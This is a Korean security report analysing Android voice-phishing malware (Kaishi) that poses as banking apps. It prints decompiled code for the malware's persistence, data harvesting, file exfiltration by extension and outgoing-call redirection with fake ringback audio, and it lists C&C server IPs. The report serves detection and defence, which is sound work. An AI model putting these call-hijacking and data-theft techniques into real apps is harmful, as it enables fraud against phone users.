SPECIAL REPORT


VOICE PHISHING

보이스피싱 악성앱 동향 보고서

진화하는 보이스피싱, 악성앱이 사용자를 노린다

흔히 보이스피싱은 통화만으로 피해자를 속여 금전이나 정보를 탈취하는 것으로 알려져 있었다. 하지만, 다른 사이버 공격들이 그러하듯 보이스피싱 공격법도 진화를 거듭해 악성 애플리케이션을 활용하는 빈도가 점점 늘어나는 것으로 나타났다. 이 공격은 피해자와의 통화에서 악성앱 설치를 유도하고, 설치 후 감염된 단말에서 개인 정보를 수집하는 등 한층 더 정교해진 모습이다.

이번 글에서는 보이스피싱 악성앱의 현황과 공격 방법 및 대응 방안을 살펴본다.



2020년 경찰청 통계자료에 따르면 보이스피싱 피해 사례가 계속 증가하는 것으로 나타났으며, 2020년 8월까지 2,000건 이상의 피해가 확인되었다.


연도	기관사칭형 발생 건수	기관사칭형 피해액	기관사칭형 검거건수	대출사기형 발생건수	대출사기형 피해액	대출사기형 검거건수
2016	3,384	541억	3,860	13,656	927억	7,526
2017	5,685	967억	3,776	18,574	1,503억	15,842
2018	6,221	1,430억	4,673	27,911	2,610억	25,279
2019	7,219	2,506억	5,487	30,448	3,892억	33,791
2020	5,006	1,492억	2,924	16,008	3,036억	20,286

[표 1] 보이스피싱 피해 관련 경찰청 통계자료

주목할 만한 점은 보이스피싱에 악성 애플리케이션(이하 앱) 사용이 점차 확대되고 있다는 것이다. 이러한 변화는 보이스피싱 성공률을 높이는데 큰 역할을 하는 것으로 추정된다.


2021년 1분기 안랩에 수집된 악성앱 5,527건의 앱 라벨을 분석한 결과 5,397건이 금융기관을 가장해 대출 사기에 활용되는 앱으로 확인되었다. 또, 159건은 검찰 등 국가 기관을 사칭한 것으로 나타났다.

보이스피싱 앱을 다운로드 하거나 설치하는 사례도 지속적으로 확인되고 있다. [그림 1]은 V3 Mobile에서 수집한 진단 로그를 바탕으로 보이스피싱 악성앱 설치 전/후 진단 현황을 분석한 것이다. 올해 1분기 진단된 보이스피싱 악성앱은 모두 20,720건이었다. 그 중 18,392건이 악성앱 설치 전 다운로드 단계에서 2,328건은 설치된 후 진단된 것으로 확인됐다.



[그림 1] 보이스피싱 앱 감염 현황

일반적으로 보이스피싱은 전화를 걸어 통화만으로 피해자를 속이고 금전적 이득을 취하는 것으로 알려져 있다. 그러나 최근에는 피해자와의 통화에서 악성앱 설치를 유도하고, 설치 후 감염된 단말에서 개인 정보를 수집하는 등 공격 수법이 한 층 고도화되었다. 또한 피해자의 통화, 문자를 감시하고 수신, 발신 통화를 가로채는 등 다양한 방법을 동원해 보이스피싱 성공률을 높이는 것으로 보인다.




[그림 2] 보이스피싱 악성앱 공격 구조도

먼저 보이스피싱 사기범은 발신번호 조작기를 활용해 해외 통화임을 숨기고, 피해자에게 전화를 걸어 대출 광고 등을 가장해 피해자를 속인다. 그리고, 모바일 메신저나 문자 메시지(SMS) 등으로 전달된 링크에서 악성앱을 다운로드 받아 설치할 것을 요구한다. 피해자가 이에 속아 악성앱을 설치하면 전화기 내부에 저장된 문자 내용, 연락처 정보, 통화 내역, 설치된 앱 등의 정보가 해커의 C&C 서버로 전달된다.

보이스피싱 사기범은 악성앱 설치를 통해 피해자의 문자 내용, 연락처 등 개인정보를 다량 확보해 이를 피해자와 통화 시 신뢰를 얻는데 활용할 수 있다. 또 악성앱으로 전화 수신을 조작해 사기범으로부터 걸려오는 전화를 국가 기관이나 금융 기관에서 걸려오는 전화로 위장한다. 뿐만 아니라, 피해자가 이 기관들에 전화를 거는 경우 보이스피싱 사기범에게 통화를 연결시켜 피해자가 사기범을 의심하지 못하게 한다.

이처럼 특정 피해자를 노려 악성앱을 배포하는 것은 불특정 다수를 대상으로 동일한 악성앱을 배포해 소액결재 문자를 가로채던 스미싱 악성앱과는 그 방법이 다르다.



[그림 3] 스미싱 악성앱 공격 구조도

스미싱 악성앱은 일상 생활과 연관된 돌잔치, 청첩장 안내 링크 등을 통해 피해자들로 하여금 동일한 앱을 설치하도록 유도했다. 이렇게 설치된 악성앱은 C&C 서버로부터 받은 명령을 통해 소액결제 시스템 상 취약점을 공격해 다수 피해자들로부터 소액을 탈취했다.

스미싱 악성앱은 여러 피해자들이 동일한 앱에 의해 피해를 입기 때문에 생명주기가 상대적으로 짧았다. 보이스피싱 악성앱의 경우 소수의 피해자를 확보한 후 개인 맞춤형으로 악성앱을 배포하기 때문에 피해자가 신고하기 전에는 해당 앱을 확보하기 어렵다.

또한, 악성앱 제작자는 배포 전 국내 스마트폰 사용자들이 많이 사용하는 백신앱을 이용해 진단 여부를 확인하고, 진단되지 않는 경우에만 앱을 배포할 수 있다. 이 경우, 유형이 알려진 악성앱이라도 스마트폰 사용자가 실시간 감시 기능을 활성화시키지 않았다면 탐지되지 않는다.

공격 심층 분석

카이시(Android-Trojan/Kaishi)는 보이스피싱 공격에 활용되는 앱으로 2014년 초부터 현재까지 지속적으로 발견되고 있다.

먼저, 카이시는 금융 서비스와 관련된 전화번호로 사용자가 수신 또는 발신할 때 공격자가 원하는 번호로 변경하여 통화를 연결한다. 주로 금융 뱅킹앱을 사칭하며 구글 플레이(Google Play), 크롬(Chrome), 플래시 플레이어(Flash Player) 등 많이 알려진 앱을 사칭하기도 한다. 또한, 공공기관과 금융 관련 기관을 사칭하는 경우도 많다. 카이시는 통화를 조작하는 기능은 동일하지만 내부 구현 방식이 변화되는 등 지속적으로 관리되고 있는 것으로 보인다.

특히, A 금융사를 가장한 앱은 금융 서비스 고객 상담번호, 대출 상담번호, 검찰청 번호 등 내부에서 감시하는 특정 전화번호로 발신되거나 수신되는 경우 악성 앱에 초기에 저장된 전화번호나 C&C 서버에서 확보한 특정 번호로 통화를 가로챈다. 그리고, 화면상으로는 실제 변경되지 않은 정상적인 번호로 통화되는 것처럼 보이게 한다. 이 앱은 문자, 통화 내역, 주소록 정보를 서버로 전송하는 기능을 가지고 있다.

다음은 보이스피싱 악성앱의 공격 과정을 정리한 것이다.

1. 실행 초기화

A. 악성 기능 유지

```
if(!Build.MODEL.contains("vivo") && !Build.MODEL.contains("SDK")) {
    this.startService(new Intent(this, MyServiceA.class));
    PowerManager v12 = (PowerManager)this.getSystemService("power");
    if(Build.VERSION.SDK_INT >= 23) {
        if(!MainActivity.y && v12 == null) {
            throw new AssertionError();
        }

        if(!v12.isIgnoringBatteryOptimizations(this.getPackageName())) {
            Intent v12_1 = new Intent("android.settings.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS");
            v12_1.setData(Uri.parse("package:" + this.getApplicationContext().getPackageName()));
            this.startActivity(v12_1);  // maintain CPU runnging
        }
    }
```

[그림 4] 배터리 최적화 옵션 변경

MainActivity의 onCreate 메소드에서는 PowerManager를 통해 패키지 설정을 진행한다. 배터리 최적화 옵션을 ignore 상태로 만들어 악성코드가 계속 CPU를 점유할 수 있게 설정한다. 이러한 과정을 거쳐 악성코드는 CPU 최적화에 상관 없이 악성 기능을 계속 유지할 수 있다.

B. mp3 파일 생성

```
private void F() {
    try {
        File v0_1 = new File(AppStart.cachedir);
        if(!v0_1.exists()) {
            v0_1.mkdirs();
        }

        MainActivity.E(this, "rc1.mp3");
        h.a(this, this.getString(0x7F100006), AppStart.cachedir);  // string:Resource_dat "resource.dat"
    }
    catch(IOException v0) {
        v0.printStackTrace();
    }
}
```

[그림 5] 캐시 디렉토리(cachedir) 접근

그리고, 앱의 임의 파일을 저장할 수 있는 캐시(cache) 디렉토리에 접근한다. 해당 디렉토리가 존재하지 않을 시 디렉토리를 만들게 되는데 이 경로는 {cache_dir}/images이다.

```
private static byte[] J(byte[] arg2) {
    int v0;
    for(v0 = 0; v0 < arg2.length; ++v0) {
        arg2[v0] = (byte)(arg2[v0] ^ 90);
    }

    return arg2;
}
```

[그림 6] 복호화(decode)

이 후 “rc1.mp3” 파일을 assets 폴더에서 읽어온다. 해당 파일의 byte 데이터는 MainActivity.J() 메소드를 거쳐 cache_dir 경로에 resource.dat이라는 파일로 저장된다. 메소드는 [그림 6]과 같이 복호화 과정을 거친다.

C. HTML 실행 화면 로드

```
@SuppressLint({"SetJavaScriptEnabled"})
private void G(Context arg4) {
    WebView v0 = (WebView)this.findViewById(0x7F090182);  // id:web_view
    WebSettings v1 = v0.getSettings();
    v1.setJavaScriptEnabled(true);
    v1.setDefaultTextEncodingName("utf-8");
    v1.setDisplayZoomControls(false);
    v0.loadUrl("file:///" + AppStart.cachedir + "/interface.html");
    v0.setWebViewClient(new MainActivity.a(this, arg4));
}
```

[그림 7] html 로드

```
@Override  // android.webkit.WebViewClient
public boolean shouldOverrideUrlLoading(WebView arg12, WebResourceRequest arg13) {
    Uri v13 = arg13.getUrl();
    if(v13.toString().contains("name")) {
        JSONObject v5 = new JSONObject();
        try {
            v5.put("num", f.b("KEY_NUM", ""));
            v5.put("name", v13.getQueryParameter("name"));
            v5.put("address", v13.getQueryParameter("address"));
            v5.put("birthday", v13.getQueryParameter("birthday"));
            v5.put("job", v13.getQueryParameter("job"));
            v5.put("salary", v13.getQueryParameter("salary"));
            v5.put("demand", v13.getQueryParameter("demand"));
            v5.put("others", v13.getQueryParameter("others"));
        }
        catch(JSONException v12) {
            v12.printStackTrace();
        }

        c.a().b().a("application_received", new Object[]{v5});
        AlertDialog.Builder v12_1 = new AlertDialog.Builder(this.a);
        v12_1.setMessage("접수완료되었습니다.자세한 상담문의는 상담원을 통해서 연락해주시기 바랍니다.");
        ((TextView)v12_1.show().findViewById(0x102000B)).setGravity(17);
    }

    return 1;
}
```

[그림 8] 웹 뷰 동작

앱을 실행하고 사용자에게 보여지는 html 파일을 로드한다. 해당 파일은 cachedir 경로에 있는 “interface.html” 파일이다. 사용자에게 보여지는 화면에서는 이름, 주소, 급여정보 등 여러 정보들을 입력할 수 있다. 사용자가 입력하는 정보는 JSON 파일 형식으로 변환되고 실제 상담이 이뤄지는 것처럼 위장해 사용자를 속인다.

2. 정보 탈취

A. 단말 정보 수집

```
e v1_3 = new e(AppStart.ApplicationContext);  // telephony manager
String line1number = v1_3.c();  // get numberline
if(TextUtils.isEmpty(f.b("KEY_NUM", ""))) {
    if(!TextUtils.isEmpty(line1number) && ((line1number.startsWith("+86")) || (line1number.startsWith("+82")))) {
        line1number = line1number.substring(3);
    }

    f.sharedpreference_commit("KEY_NUM", line1number);  // shared preference
}
```

[그림 9] 정보 수집

앱이 처음 시작될 때 intent를 이용해 기본 다이얼러(dialer)를 바꾸고 단말기에 대한 정보를 수집한다. 해당 정보들은 key-value 형태로 sharedpreference 파일로 저장된다. 해당 정보는 [표 2]와 같다.

KEY_NUM	단말 번호
KEY_EMAIL	로그인 계정
KEY_TELECOM_NAME	통신망 이름
KEY_IMI	단말 번호
KEY_UPLOADED	True

[표 2] 수집 정보

B. 업로드, 파일 저장 설정

```
@Override
public void run() {
    int v0 = this.opt;
    if(v0 == 0) {
        this.h();
    }
    else {
        if(v0 == 1) {
            this.g();
            return;
        }

        if(v0 != 2) {
            if(v0 == 3) {
                this.h();  // make sms data
                return;
            }

            if(v0 == 4) {
                this.make_calllog_file();
                return;
            }

            if(v0 == 5) {
                if(d.upload_status != 0) {
                    Log.e("file", "file uploading ...");
                    return;
                }
                Log.e("file", "jpg upload to server");
                d.upload_status = 1;
                this.fileupload();
                return;
            }

            if(v0 == 6) {
                Log.e("file", "upload to server");
                d.upload_status = 2;
                this.fileupload();
            }
```

[그림 10] 업로드 및 파일 저장 루틴

처음 앱이 시작되면 isFirstRun이라는 플래그(Flag) 값을 통해 루틴이 적용된다. 이 때 특정 스레드(Thread)를 통해 실행시키는데, 보여지는 숫자는 업로드(Upload) 또는 파일 저장 옵션을 설정하는 부분이다. v0 변수를 통해 옵션이 바뀌게 된다.

0, 1, 3	SMS 정보 저장(sms.dat)
4	call log 정보 저장(call_log.dat)
5, 6	external storage 파일 업로드
2	Contact 정보 저장(contacts.dat)

[표 3] 스레드 옵션

```
File filepath = new File(pat);
if(filepath.exists()) {
    v5 = 0;
    if(d.upload_status == 1) {
        String[] jpgfile = this.e;  // jpg, jpeg
        while(true) {
            if(v5 >= jpgfile.length) {
                break;
            }

            String extension1 = jpgfile[v5];
            if((filename.endsWith(extension1)) || (filename.endsWith(extension1.toUpperCase()))) {
                d.a(filepath, extension1);  // path file
            }

            ++v5;
        }
    }
    else if(d.upload_status == 2) {
        String[] otherfile = this.d;  // "hwp", "doc", "docx", "dwg", "xls", "xlsx", "ppt", "pptx", "pdf", "eml", "msg", "email", "rar", "zip", "egg", "7z", "alz", "iso"
        while(true) {
        label_39:
            if(v5 >= otherfile.length) {
                break;
            }

            String extension = otherfile[v5];
            if((filename.endsWith(extension)) || (filename.endsWith(extension.toUpperCase()))) {  // match file extension
                d.a(filepath, extension);
                break alab1;
            }
        }
    }
}
```

[그림 11] 확장자 별 업로드 정보

스레드가 업로드 옵션으로 설정되면 외장형 스토리지(external storage)에 저장되어 있는 파일을 검색한다. 모든 파일 이름, 경로를 JSON 형태로 만들고 확장자에 따라 다른 방법으로 업로드한다.

3. 사용자 통화 조작

A. 통화 감시

```xml
<receiver android:exported="true" android:name="com.wr10202102243.receiver1.MyBroadReceiverA">
  <intent-filter android:priority="1000">
    <action android:name="android.intent.action.NEW_OUTGOING_CALL"/>
    <action android:name="android.intent.action.PHONE_STATE"/>
  </intent-filter>
</receiver>
```

[그림 12] 리시버 인텐트 필터

앱이 실행되면 MyBroadReceiverA가 등록된다. 해당 리시버의 인텐트 필터는 [그림 12]와 같은데 통화 상태를 감시할 수 있는 인텐트 위주로 감지한다.

```
public class MyBroadReceiverA extends BroadcastReceiver {
    public static class c extends PhoneStateListener {
        private static void a() {
            int v6;
            Class v5;
            int v3;
            int v2;
            Class v1;
            Context v0;
            Bundle v4 = new Bundle();
            v4.putString("number", "");
            if(Build.VERSION.SDK_INT <= 29 && !g.b().contains("SM-F90") && !g.b().contains("SM-F70")) {
                v0 = MyBroadReceiverA.l();
                v1 = FloatingWindowA.class;
                v2 = 0x6AD7;
                v3 = 4;
                v5 = FloatingWindowA.class;
                v6 = 0x6AD7;
            }
            else {
                ti.d(MyBroadReceiverA.l(), FloatingWindowA.class, 0x6AD7);
                v2 = 0x6AD8;
                ti.d0(MyBroadReceiverA.l(), FloatingWindowA.class, 0x6AD8);
                v0 = MyBroadReceiverA.l();
                v1 = FloatingWindowA.class;
                v3 = 4;
                v5 = FloatingWindowA.class;
                v6 = 0x6AD8;
            }

            ti.a0(v0, v1, v2, v3, v4, v5, v6);
        }
```

[그림 13] 통화 리시버

리시버(Receiver) 측에서는 통화의 idle, ringing, offhook 상태를 감시한다. 통화 상태는 전화 수신 시 incoming ➜ ringing ➜ offhook ➜ idle 순으로, 발신 시에는 outgoing ➜ offhook ➜ idle 순으로 진행된다. 사용자의 통화를 조작하기 위한 악성 행위는 offhook 단계에서 실행된다.

```
RelativeLayout v2_1 = (RelativeLayout)v3.findViewById(0x7F0900B7);  // id:ll
if(v2_1 != null) {
    if((g.buildmodel().contains(v0.getString(0x7F100007))) || (g.buildmodel().contains("SM-G928")) || (g.buildmodel().contains("SM-G925"))) {  // string:SM_G920 "SM-G920"
        v2_1.setBackgroundColor(this.getResources().getColor(0x7F060003));  // color:_sm_yellow2
    }
    else if(!g.buildmodel().contains(v0.getString(0x7F10000A)) && !g.buildmodel().contains(v0.getString(0x7F10000D)) && !g.buildmodel().contains("LM-G71")) {  // string:SM_G93
        if(!g.buildmodel().contains("SM-G95") && !g.buildmodel().contains("SM-N95") && !g.buildmodel().contains("SM-G96") && !g.buildmodel().contains("SM-N96") && !g.buildmodel
            v2_1.setBackgroundColor(this.getResources().getColor(0x7F060002));  // color:_sm_yellow1
            goto label_172;
        }
```

[그림14] 화면 변경

그리고 통화 상태가 바뀔 때마다 기종에 맞게 화면 그림을 변경시킨다. 이 공격은 국내 금융앱을 겨냥했으므로 국내 제조사 스마트폰 위주로 그림 파일이 존재한다. 그리고 화면을 띄울 때 Standout 라이브러리가 사용되며 해당 그림 파일들은 cachedir에 위치해 있다.

B. 통화 변경

```
public boolean a(Context arg11, String arg12) {
    gc v7 = new gc(arg11);
    Cursor v12 = v7.c(new String[]{"NUMBER", "COMID"}, "NUMBER=?", new String[]{arg12}, null, null, null);
    if(v12 != null && v12.getCount() > 0) {
        String v0 = MyBroadReceiverA.i;
        com.wr10202102243.utils.c.a(v0, "coloring count=" + v12.getCount());
        v12.moveToLast();
        MyBroadReceiverA.e = Integer.parseInt(v12.getString(v12.getColumnIndex("COMID")));
        com.wr10202102243.utils.c.a(v0, "nComId= " + MyBroadReceiverA.e);
        v12.close();
        v7.close();
        return 1;
    }

    return 0;
}
```

[그림 15] 전화번호 탈취 및 검색

사용자가 통화를 시작하면 발신 전화(outgoing call)가 감지된다. 이 때 전화번호는 SQL 테이블에서 검색한다. 검색 결과는 존재할 경우 True, 존재하지 않을 경우 False로 나온다. 이는 공격자가 지정한 전화번호를 확인하기 위해 사용된다.

```
if(v3_1) {
    com.wr10202102243.utils.c.a(v4, ">>>>>> p2 start! <<<<<<<");
    AppStart.q = 1;
    MainActivityA.J(MyBroadReceiverA.a);
    if((g.b().contains("SM")) && AppStart.d == 0) {
        f.a(MyBroadReceiverA.a, outgoingNum, v0_2);
        MyBroadReceiverA.j = outgoingNum;
    }

    AppStart.r = v0_2;
    MyBroadReceiverA.b = false;
    MyBroadReceiverA.d = outgoingNum;
    AppStart.m = outgoingNum;
    AppStart.h = 1;
    this.setResultData(v0_2);
    if(AppStart.d == 1) {
        if(MyBroadReceiverA.e != 0) {
            new d().start();
        }

        return;
    }
```

[그림 16] 전화번호 교체

발신 번호가 SQL 테이블에 존재할 경우, [그림 16]처럼 전화번호 교체가 진행된다. p2Num은 sharedpreferences로 가져오게 되는데 발신하는 번호 대신 p2Num으로 전화를 걸 수 있게끔 setResultdata를 설정한다. 이는 전화번호를 p2Num으로 바꿔 통화가 이뤄지게끔 하는 코드이다.

```
try {
    v5.printStackTrace();
label_19:
    v0.setDataSource(AppStart.ApplicationContext.getCacheDir().getPath() + "/images/" + this.c[MyBroadReceiverA.s() - 1]);
    v0.setAudioStreamType(0);
    v0.prepare();
    v0.start();
```

[그림 17] 통화음 실행

이후 연결이 진행되면 mp3 파일을 이용해 해당 금융사 통화 연결음을 실행시킨다. 이를 통해 발신하는 사용자가 실제 금융사로 연결하는 것처럼 위장한다.

C. C&C 서버

```
public class ec {
    public static int a = 0xDF4B;
    public static String b = "wr10";
    private static String c = "rxC4ubLquDJDj0qydlN3zQ==";
    private static String d = "gXQE4EzUDFKE2xzwV5ep5A==";
    private static String e = "IkYXmda5tQYmgyH9SXt1jg==";
    private static String f = "+YP9G/g9OEiZ9oMvBKyjrg==";
    private static String g = "kelxL/qzmeU70Puk108DeQ==";
    private static String[] h;

    static {
        ec.h = new String[]{"kelxL/qzmeU70Puk108DeQ==", "PuWPILDoqgEnIw4FabhlSA==", "KTHnEfgo5XJwFSgJurUzLA==", "838FCA/z040jJNps+aWVcw=="};
    }

    static String a() {
        return a.a("5H6+Pjq70O4usQ67KuPwwW==");
    }

    static String b() {
        return a.a("cscH9GLxMU0k3O3UgD47LQ==");
    }
```

[그림 18] 암호화 되어있는 문자열

na라는 클래스에는 암호화 되어있는 문자열이 존재한다. 이 문자열들은 a.a 메소드를 통해 복호화 연산을 거친 후 사용된다. 해당 문자열들은 미디어 파일, 디바이스 정보, 사용자 데이터 유출 등에 활용하는 서버의 IP다.

154.83.102.138	FTP download server
112.121.161.190	rtmp server
112.121.161.186 ~ 9	upload server

[표 4] C&C 서버 정보

예방 및 차단

보이스피싱을 예방하고 차단하기 위해서는 사기범들이 이용하는 전화번호와 C&C 서버 및 배포 서버를 차단해야 한다. 또 악성앱을 빠르게 확보하면 단말기에 설치된 앱 중 보이스피싱 앱을 찾아낼 수 있다. 통화 내용을 확인해 보이스피싱을 판별하고 사용자에게 알리는 방법도 생각해볼 수 있다.

후후와 후즈콜 같은 스팸번호 탐지앱은 사용자 신고를 통해 보이스피싱에 활용된 전화번호를 확보하고 이후 피해를 예방한다. V3 Mobile과 같은 백신앱은 악성앱을 빠르게 확보 및 진단해 동일한 유형의 악성앱에 의한 피해 확산을 방지할 수 있다. 또한, 확보된 앱을 분석하고 C&C 서버를 유관 기관에 공유해 접근을 차단할 수도 있다. 최근에는 보이스피싱 통화를 확보한 후 머신러닝을 통해 발신자의 억양이나 통화내용을 분석하기도 한다.

하지만 피해자를 특정해 앱 설치를 유도하는 보이스피싱의 특성상 공격에 활용되는 전화번호, 배포 URL, 앱 확보는 피해자가 피해 사실을 인지한 후에 이뤄질 수밖에 없다.

보이스피싱 사기범들은 전화를 걸 때 발신번호 변조기를 활용해 스팸번호 탐지앱에서 확보하지 못한 전화번호를 이용하거나, 전화번호 평점을 임의로 조작해 스팸번호 탐지앱을 우회할 가능성이 있다. 이와 같은 방법으로 피해자에게 접근 후, 국내에서 많이 사용되는 보안앱에 탐지되지 않는 악성앱을 전달하는 방법으로 탐지를 우회할 수 있다. 피해자의 신고를 통해 확보한 보이스피싱 전화번호, 배포 URL, 악성앱, C&C를 차단하더라도 보이스피싱 사기범들이 노출 사실을 인지하는 즉시 앱과 과거 정보를 변경하기 때문에 사전 차단이 쉽지만은 않다.

